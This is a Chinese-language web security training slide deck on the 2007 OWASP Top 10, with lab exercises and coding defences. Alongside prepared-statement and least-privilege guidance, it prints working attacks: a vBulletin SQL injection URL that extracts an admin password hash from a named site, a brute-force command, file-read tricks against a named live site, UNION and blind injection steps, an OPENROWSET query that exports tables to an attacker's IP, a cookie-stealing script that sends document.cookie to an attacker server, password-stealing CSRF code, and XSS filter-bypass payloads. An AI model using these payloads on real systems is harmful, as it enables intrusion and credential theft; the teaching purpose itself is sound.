

而Web应用的安全形势不容乐观.....

- 设计者开发者关注系统功能，忽略安全；
- 定制开发系统的开发成本高，未能经过严格的安全测试；
- 复杂应用系统代码量大；
- 历史遗留系统代码修改困难；
- 多个Web系统共同运行于同一台服务器上；
- 开发人员未经过安全编码培训；
-

安全？留给防火墙和Web服务器去完成

结论：Web应用 = 企业安全的阿基里斯之踵

"75% of attacks now take place at the application layer" Gartner, 2006

"4,375 vulnerabilities in the first 9 months of 2006. Web flaws are the 3 most common." Mitre Corp, 09/2006

"Customization of off-the-shelf software is the weakest link in application security". Gartner, 09/2005

"By 2009, 80% of enterprises will fall victim to an application attack". Gartner, 2007

Web攻击场景

目录

一	背景
二	OWASP漏洞攻防
三	Web对象直接引用
四	恶意代码执行
五	注入攻击
六	跨站脚本攻击
七	Google Hack

2007 OWASP 第10名：URL访问控制不当

A10 URL访问控制不当 Failure to Restrict URL Access	如果Web应用对URL访问控制不当，可能造成用户直接在浏览器中输入URL，访问不该访问的页面
---	--

举例：有的Web应用对页面权限控制不严，原因是缺乏统一规范的权限控制框架，导致部分页面可以直接从URL中访问，绕开登录认证。

防范措施：统一规范权限控制

2007 OWASP 第9名

A9 通讯加密不安全 Insecure Communication	如果Web应用没有对网络通讯中包含的敏感信息进行加密，可能被窃听
--------------------------------------	----------------------------------

举例：网络窃听（Sniffer）可以捕获网络中流过的敏感信息，如密码，Cookie字段等。高级窃听器还可以进行ARP Spoof，中间人攻击。

防范措施：通讯加密。

2007 OWASP 第8名

A8 存储不安全 Insecure Cryptographic Storage	如果Web应用没有正确加密存储敏感信息，可能被攻击者窃取。例如攻击者可能通过SQL注入手段获取其他用户的密码，如果Web应用对密码进行了加密，就可以降低此类威胁。
--	---

举例：很多Web应用将用户口令以明文的方式保存，一旦黑客能够通过其他漏洞获取这些口令，就可以伪造他人身份登录，包括系统管理员。

建议：采用安全的算法加密保存口令。

下面将举一个实例说明

2007 OWASP 第8名：Case vBulletin

vBulletin 以MD5方式保存用户口令，然而其2.3.0版本存在一个SQL注入漏洞，可以通过此漏洞查询管理员密码的MD5值：

Step 1: 通过Google搜索vBulletin 2.3.0的特征，发现965,000项符合。



2007 OWASP 第8名：Case vBulletin

Step 2: 检查漏洞页面calendar.php能否访问。

Step 3: 由于该攻击利用了Union，要求MySQL版本高于4.0，因此通过下面的链接检查其MySQL版本是否高于4.0。
http://example.com/calendar.php?s=&action=edit&eventid=6/*!40000%20s*/，根据返回信息不同判断MySQL版本。



返回错误，代表MySQL版本>4.0 返回正确，代表MySQL版本<4.0

2007 OWASP 第8名: Case vBulletin

Step 4: 注册一个用户, 在首页查看自己的ID。

2007 OWASP 第8名: Case vBulletin

Step 5: 通过下面的链接实现SQL注入攻击: 后期章节将介绍SQL注入

`http://zblxm.vicp.net/calendar.php?s=&action=edit&eventid=6%20UNION%20(SELECT%201,1,366,'2000-0-0',username,password%20FROM%20user%20WHERE%20userid=1)%20order%20by%20eventdate`

其中366是当前登录用户的ID, 1是希望获取密码的用户ID, 结果如下图:

2007 OWASP 第8名: Case vBulletin

Step 6: 访问 <http://www.passcracking.com>, 输入MD5值反查密码为811028。

id	type	hash	password	hex
9347754	md5 Database	4442429b05d81970ac02c03752479	811028	383131302238

现在很多Web应用已经开始用MD5算法保存用户密码, 然而直接进行MD5并非安全算法。

右图的Rainbow表就可以用于反查MD5值。Rainbow表利用了Hellman的存储-时间权衡算法, 通过设计一个大数据量的表来提高反查效率。

2007 OWASP 第7名: Case Brute 学员练习 10Min

由于输入的是错误的密码，页面提示：

你的用户名或者密码是错误的。
请重新输入或者注册成为新会员。


我们把“错误”当成登录失败的标志，用formbrute发起如下命令：

```
perl formbrute.pl -U http://192.168.230.2/bbs/Default.asp -m POST -u UserList.txt -p PasswordList.txt -l Name -w Password -o "Method_Type=login&SavePassWord=true&submit1.x=34&submit1.y=17" -f "错误" -s result.txt
```



2007 OWASP 第7名: Case Brute 学员练习 10Min

结果输出在result.txt中：
寻找到admin:admin以及test:test两个合法登录！




2007 OWASP 第7名: Case Brute

题外话：
Formbrute代码非常简短，稍加修改就可以完成更多的任务，例如：
猜解后台管理入口；
猜解数据库字段名；
.....

手工测试



自动测试





2007 OWASP 第6名

A6 信息泄露与错误处理不当 Information Leakage and Improper Error Handling

Web应用可能不经意地泄露其配置、服务器版本、数据库查询语句、部署路径等信息，或是泄露用户的隐私。攻击者可利用这些弱点窃取敏感信息。

举例：错误页面往往泄露系统内部敏感信息

防范措施：

- 在所有的运行代码中进行规范的异常处理。
- 已处理的异常和未处理的异常应该始终将提供的可能有助于黑客攻击的信息减到最少。例如在登录系统时，不论是用户名不存在还是密码错误都应该提示相同的错误信息。


2007 OWASP 第6名：Case 1

泄露服务器Tomcat版本



2007 OWASP 第6名：Case 2

泄露数据库查询语句；
泄露数据库为Oracle；



2007 OWASP 第6名: Case 3
 泄露数据库为Microsoft SQL Server

2007 OWASP 第6名: Case 4
 泄露数据库为MySQL

2007 OWASP 第6名: Case 5
 泄露服务器目录

总结

前面简介OWASP漏洞排名第10名到第6名的漏洞攻防：

接下来将详细介绍第5名到第1名：
我们把XSS与CSRF合并在一起介绍，顺序如下：

Insecure Direct Object Reference: 直接对象引用
 Malicious File Execution: 恶意代码
 Injection: 注入
 XSS and CSRF: 跨站脚本与跨站请求伪造

目录

- 一 背景
- 二 OWASP漏洞攻防
- 三 **Web对象直接引用**
- 四 恶意代码执行
- 五 注入攻击
- 六 跨站脚本攻击
- 七 Google Hack

对象直接引用 一

A4	对象直接引用 Insecure Direct Object Reference	访问内部资源时，如果访问的路径（对文件而言是路径，对数据库而言是主键）可能被攻击者篡改，而系统未作权限控制与检查的话，可能导致攻击者利用此访问其他未预见的资源。	下载文件
----	--	--	------

目标：获取服务器的etc/passwd文件

方法：Web服务器一般缺省不允许攻击者访问Web根目录以外的内容。但是对Web应用却不作限制，因此.....


对象直接引用

Step 1. 访问<http://traffic-analysis.elynx.com>, 这是一个网页浏览统计系统, 点击Get stats! 链接



对象直接引用

Step 2. 右键点击中间的图片, 查看其链接属性:



对象直接引用

Step 4.
您是否观察到其中file是作为plotStat.php的一个参数传入, 那么我们用file指向其他敏感文件试试看:



其他资源类型

例如某Web应用允许用户查询自己账号的余额信息，其链接如下：

<http://.../history.jsp?userid=?>

有心的用户可能填写其他用户的id再访问，如果开发者在服务器端没有进行权限控制，判断此id是否能被当前会话的用户访问，就可能泄露其他用户的隐私信息。

复杂的系统存在大量的相互引用访问，如果开发者不能有效地进行权限控制，就可能被恶意引用。



真实的故事

Google-Docs用户可以偷窃所有其他用户的文档！

在google-docs上有个链接可以将您的文档发送给合作者。

GET /Dialogs/EmailDocument?DocID=< ANY DOC ID HERE> HTTP/1.1

然而，google却没有检查参数中的DOCID是否属于您。所以，您可以猜测他人文档的ID并利用这个链接让google把文档邮给您。



<http://xs-sniper.com/blog/2007/09/28/all-your-google-docs-are-belong-to-us/>



防范措施

此类漏洞没有统一的防范措施。要求编码者有良好的安全意识，在访问资源时，要仔细考虑资源引用是否可以被黑客篡改。

Php应用常见的Remote/Local File Inclusion（简称RFI/LFI）漏洞就是因为系统在包含脚本文件时，包含的路径可被黑客篡改。

2007年9月26日16:00点在<http://www.milw0rm.com/webapps.php>的前几个漏洞如下：

- 2007-09-26 FrontAccounting 1.13 Remote File Inclusion Vulnerabilities
- 2007-09-24 sk-log <= 0.5.3 (skin_url) Remote File Inclusion Vulnerability
- 2007-09-24 DFD Cart 1.1 Multiple Remote File Inclusion Vulnerabilities
- 2007-09-23 phpFullAnnu (PFA) 6.0 Remote SQL Injection Vulnerability
- 2007-09-23 helpink 0.1.0 (show.php file) Remote File Inclusion Vulnerability
- 2007-09-23 PHP-Nuke addon Nuke Mobile Entertainment LFI Vulnerability
- 2007-09-23 Wordsmith 1.1b (config.inc.php_path) Remote File Inclusion Vuln
- 2007-09-22 Black Lily 2007 (products.php class) Remote SQL Injection Vulnerability
- 2007-09-22 Clansphere 2007.4 (cat_id) Remote SQL Injection Vulnerability
- 2007-09-21 CMS Made Simple 1.2 Remote Code Execution Vulnerability
- 2007-09-21 IziContents <= RC6 (RFI/LFI) Multiple Remote Vulnerabilities
- 2007-09-21 Joomla Component com_slideshow Remote File Inclusion Vulnerability
- 2007-09-21 neuron news 1.0 (index.php q) Local File Inclusion Vulnerability



目录

一	背景
二	OWASP漏洞攻防
三	Web对象直接引用
四	恶意代码执行
五	注入攻击
六	跨站脚本攻击
七	Google Hack

恶意代码执行

A3	<p>恶意代码执行 Malicious File Execution</p>	<p>如果Web应用允许用户上传文件，但对上传文件名本适当的过滤时，用户可能上传恶意的脚本文件（通常是Web服务器支持的格式，如ASP，PHP等）；脚本文件在Include子文件时，如果Include路径可以被用户输入影响，那么可能造成实际包含的是黑客指定的恶意代码；上述两种情况是造成恶意代码执行的最常见原因。</p>
----	---	--

目标：将木马上传到服务器中！

方法：一种情况是Web应用提供了上传接口；还有一种情况是通过SQL注入直接利用底层数据库或操作系统的上传接口。第二种方法在SQL注入部分再介绍。

恶意代码执行：Case dvbbs

Dvbbs是国内著名的开源论坛，其7.2 SP2版本以下都存在一个严重的任意文件上传漏洞。漏洞点在用户修改个人资料时允许从本地上传图像做头像，主要代码片段如下（upfile.asp）：

```

*将提交表单的filepath字段赋值给formPath变量
formPath=upload.form("filepath")
.....
*检查文件扩展名，必须是图像文件
if CheckFileExt(fileEXT)=false then
.....
*利用formPath变量生成最终保存在服务器的文件名
filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&".&fileExt
.....
*存盘
file.SaveToFile Server.mappath(filename)
    
```

```

graph TD
    A([用户输入]) --> B[filepath]
    B --> C[formPath]
    C --> D[filename]
    D --> E([存盘])
    
```

目录

一	背景
二	OWASP漏洞攻防
三	Web对象直接引用
四	恶意代码执行
五	注入攻击
六	跨站脚本攻击
七	Google Hack

注入攻击：OWASP 2007 Top 2

A2 注入 Injection Flaws 如果Web应用没有对攻击者的输入进行适当的编码和过滤，就用于构造数据库搜索用户查询或操作系统命令时，可能导致注入漏洞。攻击者可利用注入漏洞诱使Web应用执行未预见的命令（即命令注入攻击）或数据库查询（即SQL注入攻击）。

目标：借Web应用的“刀”来攻击服务器数据库或操作系统

方法：检查Web应用调用数据库服务器或操作系统功能所有调用点，检查是否能构造恶意输入，进而影响调用命令。下面重点讲解SQL Injection。

SQL Injection: 字符串参数

程序员考虑的场景：
 Username: admin
 Password: p@\$w0rd

```
SELECT COUNT(*)
FROM Users
WHERE username='admin' and password='p@$w0rd'
```

SQL Injection : 字符串参数

学员练习 3Min

程序员未预料到的结果.....

Username: admin OR 1=1
Password: 1

是SQL字符串变量的定界符 是SQL的注释符

```
SELECT COUNT(*)
FROM Users
WHERE username='admin' OR 1=1 --'and password='1'
```

攻击关键

- 通过定界符成功地将攻击者的意图注入到SQL语句中!
- 通过注释保证SQL语句正确!

攻击者 登录成功! /login.asp

SQL Injection可能影响的系统

几乎所有的关系数据库系统和相应的SQL语言都面临SQL注入的潜在威胁

- MS SQL Server
- Oracle
- MySQL
- MS Access
- Postgres, DB2, Sybase, Informix, 等等

各种后台语言/系统进行数据库访问的方式

- ASP, JSP, PHP
- 访问后台数据库的Perl和CGI脚本
- XML, XSL 和XSQL
- VB, MFC, 以及其他基于ODBC的工具和API
- 等等

SQL Injection: 数字参数

程序员考虑的场景:

age: 20

```
SELECT name, age, location
FROM Users
WHERE age>20
```

Fact: 大多数程序员都注意到了' '的问题, 他们用' '来代替用户输入的', 从而防止字符串SQL注入; 但很多人就忽略了同样严重的数字注入问题, 其防范方法是检查用户输入的数字是否合法。

程序员未预料到的结果.....

age: 1000000 union select name, age, password from users

Union语句是常见的注入方法

Union语法要求前后两句SQL中Select的数据列类型和数量一致, 这两句sql都符合string, int, string的模式

999是不可能符合条件的, 这样union的结果就只剩第一句sql查询的内容

SQL Injection: Case 学员练习 20Min

打开培训示范论坛，不用登录，直接查看用户属性




SQL Injection: Step 1 学员练习 20Min

一个简单的测试显示这里可能存在注入漏洞。从错误看出是MS SQL Server。

从链接的形式id=?来看应该可能是数字型。因此'报错是必然的。

从报错来看，程序员把'替换成了"



SQL Injection: Step 2 学员练习 20Min

用一试验，发现出来了一部分数据，test用户名及其email地址，这证明至少有一条SQL正确运行。

但是依然有SQL报错，很可能是后台有两条SQL语句都分别用到了id变量，而两语句使用的环境不同。



学员练习
20Min

SQL Injection: Step 12

把后面的sql替换成select null,password,null,...,null from users的形式，希望能显示一个密码，但是失败了。系统不存在users表。再猜测几个表发现依然失败。看来仅仅靠猜测是不行的。

不同的数据库都有系统表，可以利用来枚举表结构

在不同的DBMS枚举表结构

MS SQL

- SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = '表名')
- sp_columns tablename (这个存储过程可以列举表的字段名)

MySQL

- show columns from tablename

Oracle

- SELECT * FROM all_tab_columns WHERE table_name='表名'

数据库系统表

<p>Oracle</p> <p>SYS.USER_OBJECTS SYS.TAB SYS.USER_TEBLES SYS.USER_VIEWS SYS.ALL_TABLES SYS.USER_TAB_COLUMNS SYS.USER_CATALOG</p> <p>MySQL</p> <p>mysql.user mysql.host mysql.db</p>	<p>MS Access</p> <p>MsysACEs MsysObjects MsysQueries MsysRelationships</p> <p>MS SQL Server</p> <p>sysobjects syscolumns systypes sysdatabases</p>
--	--

SQL Injection: Step 13 学员练习 20Min

查询一下是否有列名为pass(word)的表，首先简单测试一下：
Select name from syscolumns where name like '%p%'
 结果提示错误！

原因：服务器自动进行URL解码。除了把%20转化为空格外，还会把+转化为空格。因此数据库查询变成了 like '% 'p' %'

SQL Injection: Step 14 学员练习 20Min

解决办法：用+的URL编码后的形式%2B，服务器解码后就成了+。结果如下：

有一列为 parent_ah 符合条件

SQL Injection: Step 15 学员练习 20Min

下面的查询列出所有含有类似pass列的表名和列名：
Select sysobjects.name, syscolumns.name from syscolumns, sysobjects where syscolumns.name like '%pass%' and sysobject.type='U' and sysobject.id=syscolumns.id

系统中有一个 FOREIGN 表，含有一列 F_PASSWORD_NEW

SQL Injection: Step 16

学员练习 20Min

但是我们对Forum_Forum这个表不感兴趣，所以查一下结果数目。使用count(*)查询结果为2;



SQL Injection: Step 17

学员练习 20Min

因此对后一句使用order by 2 desc (可以反复多试一下不同的排序方式) 直到最后显示出表名FORUM_MEMBERS中含有M_PASSWORD列:



SQL Injection: Case

学员练习 20Min

猜测还有M_NAME一列。最后查询出系统含有admin用户，其口令为admin。



总结

- 充分利用系统的错误提示信息;
- 充分利用union查询, 这种方式几乎适合于所有的数据库类型, 是最为普遍的一种暴库方法;
- union时首先利用order by检查数据项, 再用null做通配满足数据类型一致, 注意使用union all;
- 充分利用系统回显, 如果回显只能显示一项数据, 那么对union之前的查询设置“不能满足的条件”, 对union之后的语句采用order by调整显示的顺序;
- 结合系统表枚举表结构;
- 注意利用特殊方法来绕开系统的过滤, 如char()绕开对的过滤;
- 注意“加号”的URL编码;
- 注意考虑程序员的习惯, 例如asp里程序员一般都会把用”代替, 但是有时候会忽略数字项的注入漏洞。例如根据列名M_PASSWORD可以猜测出还有一列名为M_NAME



如果看不到具体的错误信息：盲注入

盲注入(Blind Injection): 如果系统屏蔽了详细的错误信息, 那么对攻击者而言就是盲注入。

盲注入并非是全盲, 可以充分利用系统的回显空间; 例如前面的实例, 对于有经验的攻击者, 完全可以抛开那些错误信息直接注入。

如果连回显也没有(比如Mysql 4.0版本以下不支持UNION查询), 那么就要利用在正确与错误之间, 依然可以获取的1Bit的信息量;



二分法盲注入示例

and exists (select * from admin where id=1 and len(name)<10), 返回正常说明长度小于10,
 and exists (select * from admin where id=1 and len(name)>5), 返回正常说明长度大于5,
 and exists (select * from admin where id=1 and len(name)>7), 返回错误说明长度小于7,

 and exists (select * from admin where id=1 and mid(password,1,1)>='a'), 返回正常说明密码第一个字符是英文 ('0'=48,'a'=65,'A'=97),
 and exists (select * from admin where id=1 and mid(password,1,1)<='z'), 返回正常说明密码第一个字符是小写英文 ('0'=48,'a'=65,'A'=97),
 and exists (select * from admin where id=1 and mid(password,1,1)<='m'), 返回错误说明密码第一个字符在n到z之间,

最好用工具, 例如前面提到的Formbrute;
要利用数据库字符串处理函数如mid, len, left等等, 不同数据库有差异, 最好有速查手册。



各系统的区别（字符串处理）

	MS SQL	MySQL	Access	Oracle
长度	len('abc')=3	length('abc')=3	len('abc')=3	length('abc')=3
截取左右	left('abc',2)='ab' right('abc',2)='bc'	left('abc',2)='ab' right('abc',2)='bc'	left('abc',2)='ab' right('abc',2)='bc'	用substr代替
截取中间	substring('abc',2,1)='b'	substring('abc',2,1)='b' mid('abc',2,1)='b'	mid('abc',2,1)='b'	substr('abc',2,1)='b'
字符串连接	'&'	concat(' ','')	'&'	' '

各系统的区别（二）

	MS SQL	MySQL	Access	Oracle
联合查询	Y	N<4.0 Y 4.0	Y	Y
子查询	Y	N<4.1 Y 4.1	N	Y
多句查询	Y	N	N	N
默认存储过程	非常多	N	N	非常多

高级SQL注入：利用数据库的高级特性

```

'; insert into
OPENROWSET('SQLOledb',
'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
'select * from my_table)
select * from target_table--
    
```

上述语句仅限于SQL Server:

黑客在本地运行SQL Server，并创建一个与服务端target_table结构一样的表my_table，就可以利用此命令将服务器表的数据全部导出到本地。

其中sa:Pass123是黑客SQL Server的登录信息，myIP是黑客的IP地址，80是SQL Server端口（缺省情况下不是80，这样是方便反弹连接）

安全编码

1. 输入验证

- 数字型的输入必须是合法的数字;
- 字符型的输入中对其进行特殊处理;
- 验证所有的输入点, 包括Get, Post, Cookie以及其他 HTTP 头;

2. 使用符合规范的数据库访问语句

- 正确使用静态查询语句, 如PreparedStatement




安全编码不难, 真正困难的是如何做到全面安全, 这需要良好的程序设计以及编码习惯。支离破碎的设计与随意混杂的编码难以开发出安全的系统。

各种语言与数据库的实际情况也有所区别, 所以需要具体问题具体分析。

PHP : magic_quotes_gpc

高版本PHP缺省设置magic_quotes_gpc为打开, 这样一切get,post,cookie中的", \, \ null 都将被特殊处理为\, \', \\", \0, 可以防范大多数字符串SQL注入以及前面提到的空字节注入。

```
$magic_quotes_runtime = "on";
$url = urldecode($_REQUEST['url']);
$query = "INSERT INTO tbl_links (type, url) VALUES(1, '$url')";
```

但是在上面的代码示范中, 攻击者可以利用%2527绕过这项过滤。原因是服务器首先URL解码将%2527解码为%27, 然后经过magic_quotes_gpc过滤时不做处理, 最后在代码处又进行一次urldecode, %27被解码为', 从而绕开了PHP缺省的过滤机制。

JSP : PreparedStatement

在JSP中要禁止使用Statement, 如下的代码会导致SQL注入:

```
Statement stmt = con.createStatement();
stmt.executeUpdate("select * from Users where name=" + name);
```

危险

应当全部使用PreparedStatement来防止SQL注入

```
String sql = "select * from product where cat=? and price >?";
PreparedStatement pstmt = con.prepareStatement(sql);
pstmt.setInt(1, request.getParameter("cat"));
pstmt.setString(2, request.getParameter("price"));
ResultSet rs = pstmt.executeQuery();
```

安全

但是在使用PreparedStatement, 也要注意符合编码规范, 如下的方法也会导致SQL注入:

```
String sql = "select * from Users where name=" + name;
PreparedStatement pstmt = con.prepareStatement(sql);
```

危险

ASP.NET : SqlParameterCollection

在ASP.NET中使用SqlParameterCollection来防止SQL注入:

```

SqlDataAdapter myDataAdapter = new SqlDataAdapter("SELECT au_Iname,
au_fname FROM Authors WHERE au_id = @au_id", connection);
myCommand.SelectCommand.Parameters.Add("@au_id",
SqlDbType.VarChar, 11);
myCommand.SelectCommand.Parameters["@au_id"].Value = SSN.Text;
myDataAdapter.Fill(userDataset);
    
```

总结:
JSP实例中的setInt, setString, ASP.NET实例中的SqlDbType.VarChar都充分利用了语言本身提供的功能去进行强类型检查。而最早的ASP就缺乏这种机制,这也是为何ASP是最容易进行SQL注入的语言。

数据库加固：最小权限原则

除了在代码设计开发阶段预防SQL注入外,对数据库进行加固也能够把攻击者所能造成的损失控制在一定范围内:

主要包括:

- 禁止将任何高权限帐户(例如sa, dba等等)用于应用程序数据库访问。更安全的方法是单独为应用创建有限访问帐户。
- 拒绝用户访问敏感的系统存储过程,如前面示例的xp_dirtree, xp_cmdshell等等;
- 限制用户所能够访问的数据库表;

目录


一	背景
二	OWASP漏洞攻防
三	Web对象直接引用
四	恶意代码执行
五	注入攻击
➔ 六	跨站脚本攻击
七	Google Hack

持久XSS攻击实验 学员练习 3Min

Step 2.以admin用户登录培训论坛浏览刚才那个新帖子。



恶意代码执行!



反射XSS攻击实验 学员练习 3Min

Step 1.以test用户登录培训论坛发表新帖子，在浏览器网址处修改Forum_Title参数，观察结果：



URL中的字符通过服务器“反射”到浏览器中

学员练习 3Min

反射XSS攻击实验

Step 1. 把Forum_Title修改为:
`<script>alert('hello')</script>`

什么是CSRF?

案例:
 bank.com支持通过保留cookie自动登录的功能, 这样在cookie有效期内, 用户访问bank.com就会以他们上次在此主机登录的用户名自动登录(例如Gmail的Remember me on this computer)。

另外, bank.com上有个链接可以通过get直接给指定对象转账, 例如:
<http://bank.com/transfer.do?acct=Alice&amount=1>, 只要Bob登录并访问这个链接, 就会自动向Alice转账1元。

现在Alice发送给Bob一份邮件, 里面嵌入如下的图像标签:
``
 当Bob打开邮件时, 他不知道这个恶意的HTML标签已经从他账户里转账100元到Alice。

XSS与CSRF的区别

XSS: 恶意脚本通过服务器回显到用户浏览器中执行。
CSRF: (可能是恶意脚本, 也可能是恶意的HTML标签; 可能经过服务器的回显, 也可能完全不过)使得浏览器发起了攻击性的请求。

XSS更像漏洞, CSRF更像攻击;
 只要有XSS, 就可以发起CSRF类似攻击。

前面的案例是一个典型的CSRF:
 没有脚本, 没有服务器回显, 但伪造了一个攻击性的请求。

您也可以把他们视为同类, 都是在攻击者、网站、受害者(浏览器)三个Player间, 利用HTML的特性(标签或是脚本), 实现的攻击性行为。

总结

XSS包括两种类型:

- 持久式XSS: 恶意代码持久保存在服务器上。即Persistent。
- 反射式XSS: 恶意代码不保留在服务器上, 而是通过其他形式实时通过服务器反射给普通用户。

XSS漏洞可利用的标志就是"Hello", 一旦示意代码可以在用户的浏览器中执行, 其后可实现的攻击行为与来源是持久还是反射无关。可以利用XSS发起CSRF攻击或盗取用户身份。

接下来会有二个例子, 分别演示

- 通过反射式XSS盗取用户身份
- 通过持久式XSS发起CSRF攻击

XSS Case 1: 反射XSS偷窃Cookie

学员练习 15Min

Step 1. 准备工作:

- 攻击者本机需要安装Web Server(以Apache为例), 确认受害者能够连接到该服务器(如下图第5点所示);
- 启动apache服务器;
- 将a.js拷贝到apache/htdocs目录下, 并本地试验能够下载<http://ip/a.js>文件

攻击者 192.168.230.1

Web服务器 192.168.230.2

受害者客户端 192.168.230.2

Outlook

浏览器

浏览器

安全上下文: 目标站点

XSS Case 1: 反射XSS偷窃Cookie

学员练习 15Min

a.js内容如下:

```

var code;
var target = "http://192.168.230.1/?";

info=escape(document.cookie);
target=target+info;

code=<iframe style='display:none;' src='';
code=code+target;
code=code+' width=0 height=0-</iframe>;
document.write(code);
    
```

XSS Case 2: 代码分析

代码主体部分如下:

```
<DIV id=csrf style="BACKGROUND:url(javascript:eval(document.all.csrf.code))" code="*"></DIV>
```

Code中.....是具体的代码, 真正执行入口如下:

```
var J;
main();
function main(){
  J=getXMLObj();
  httpSend('privatesend.asp?method=Topic',postcsrf,GET);
}
function httpSend(BH, BJ, BK){
  if(!J){return false;}
  J.onreadystatechange=BJ;
  J.open(BJ,true);
  if(BJ=="POST"){J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length);}
  J.send(BK);
  return true;
}
```

获取XMLHttpRequest对象

修改发消息页面内容, 并在接收字符串后转到postcsrf函数

XSS Case 2: 代码分析

Postcsrf()在获取privatesend.asp请求返回内容后, 在返回页面中寻找password字段, 并以此作为短消息主体, 最后POST到privatesend_info.asp:

之所以要先GET再POST, 原因是POST表单中有些内容必须先通过GET获取。


```
function postcsrf(){
  if(J.readyState==4){return;}
  var AU=J.responseText;
  var AS=new Array();
  AS[Method_Type]='Topic';
  AS[cookies]='yes';
  AS[Subject]='password';
  AS[sendto]='test';
  AS[UserName]=find(AU,'name='+chr+'-UserName'+chr+' type='+chr+'hidden'+chr+' value='+chr+chr);
  AS[Password]=find(AU,'name='+chr+'Password'+chr+' type='+chr+'hidden'+chr+' value='+chr+chr);
  AS[Message]=AS[Password];
  httpSend('privatesend_info.asp',POST,paramsToString(AS));
}
```

工具方法: 在返回的网页中搜索特征内容

chr=" ", 为了避免与code之外的" "冲突, 用变量代替

XSS Case 2: 代码分析

下图是编写代码时, 预先仿照test发送消息, 通过webscarab捕获其post字段的内容。postcsrf函数中的代码负责填写这些字段。



总结

Case 1:
在受害者浏览器中通过<script src="http://attackerIP/a.js"></script>包含了攻击者服务器上的a.js并且执行；在执行过程中通过<iframe src="http://attackerIP/?cookie"></iframe>的方式将cookie发送给攻击者

Case 2:
在受害者浏览器中通过XmlHttpRequest控件Get到http://victimIP/somepage，从返回的页面中提取必要信息，再利用XmlHttpRequest控件Post到http://attackerIP/somepage

恶意代码都在后台执行；
Case 1中，通过script_frame等html标签成功地获取了attackerIP网站的脚本并执行，且能够返回信息到attackerIP
Case 2中，XmlHttpRequest(简称XHR)只能对同domain的网页进行get_post操作，这来自于浏览器的同源策略。

同源策略 (Same Origin Policy)

Domain A

- 可以请求来自于Domain B的图片 / JavaScript / CSS
- 可以无限制地在后台发起XMLHttpRequest到Domain A，并读取返回的结果
- 可以操作Domain A其他frames/iframes/弹出窗口的内容

Domain B

- 不能发送XMLHttpRequest到Domain B
- 不能操作Domain B其他frames/iframes/弹出窗口

同源策略:
脚本只能读取和修改同源文件的属性；同源策略可以保证一个网站无法读取另一个网站的Cookie，一个网站的恶意代码无法篡改另一个网站的内容。

有兴趣的可以阅读
<http://taossa.com/index.php/2007/02/08/same-origin-policy/>

Samy Worm

2005年10月5日是XSS攻击里程碑式的一天：Samy Kamkar释放了XSS历史上的首个蠕虫。

过程简介：

- Samy在自己的个人介绍中嵌入一段CSRF攻击代码；
- 某用户查看Samy的个人介绍，恶意代码在其浏览器中执行；
- 首先，代码发起XMLHTTP请求，Get到此用户的修改个人信息页面，获取必要的信息；
- 代码保留这些必要的信息，同时用代码本身覆盖此用户的个人介绍，最后利用XMLHTTP完成修改；
- 此用户的个人介绍中嵌入了该段代码，进而可以传染给其他人。

作者本人提供了详细的技术细节讲解，见
<http://namb.la/popular/tech.html>

编码阶段防范措施

在设计开发阶段就考虑XSS问题，是最有效的防范办法：

统一输入处理并不能完全考虑到输出语境的差异，例如在邮件中，或是JavaScript中；

此外可能还存在其他非输入的数据，例如其他调用系统、历史残留数据等，这些都无法通过数据过滤解决。

在不允许html执行的语境中，采用编码是绝对安全的解决方法。

编码：直接将HTML标签关键字的字符进行编码为<>&；

过滤：将script, style, iframe, onmouseover等有害字符串去掉，但是保留&，因为需要有限地支持一些基本的标签。

当您允许少数的html标签子集时，只能采用过滤的方法。但是由于HTML的复杂性以及浏览器的松散解释特性，攻击者常常可以找到绕过过滤的方法。

输出是XSS最终生效的地方，因此在此处理是最全面的。

但输出往往需要开发者逐个处理，因此也是非常繁琐。

同样，防范XSS的真正挑战在于全面。

过滤是最低效的方法

如果只采用过滤，很难考虑完备：

```

<SCRIPT>alert('XSS');</SCRIPT>
<SCRIPT SRC=http://bsp.com/xss.js></SCRIPT>
<IMG SRC=JaVasCriPt:alert(&quot;XSS&quot;);>
%script%alert(%XSS%)/script%
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;
&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#98;&#93;&#39;&#39;&#41;
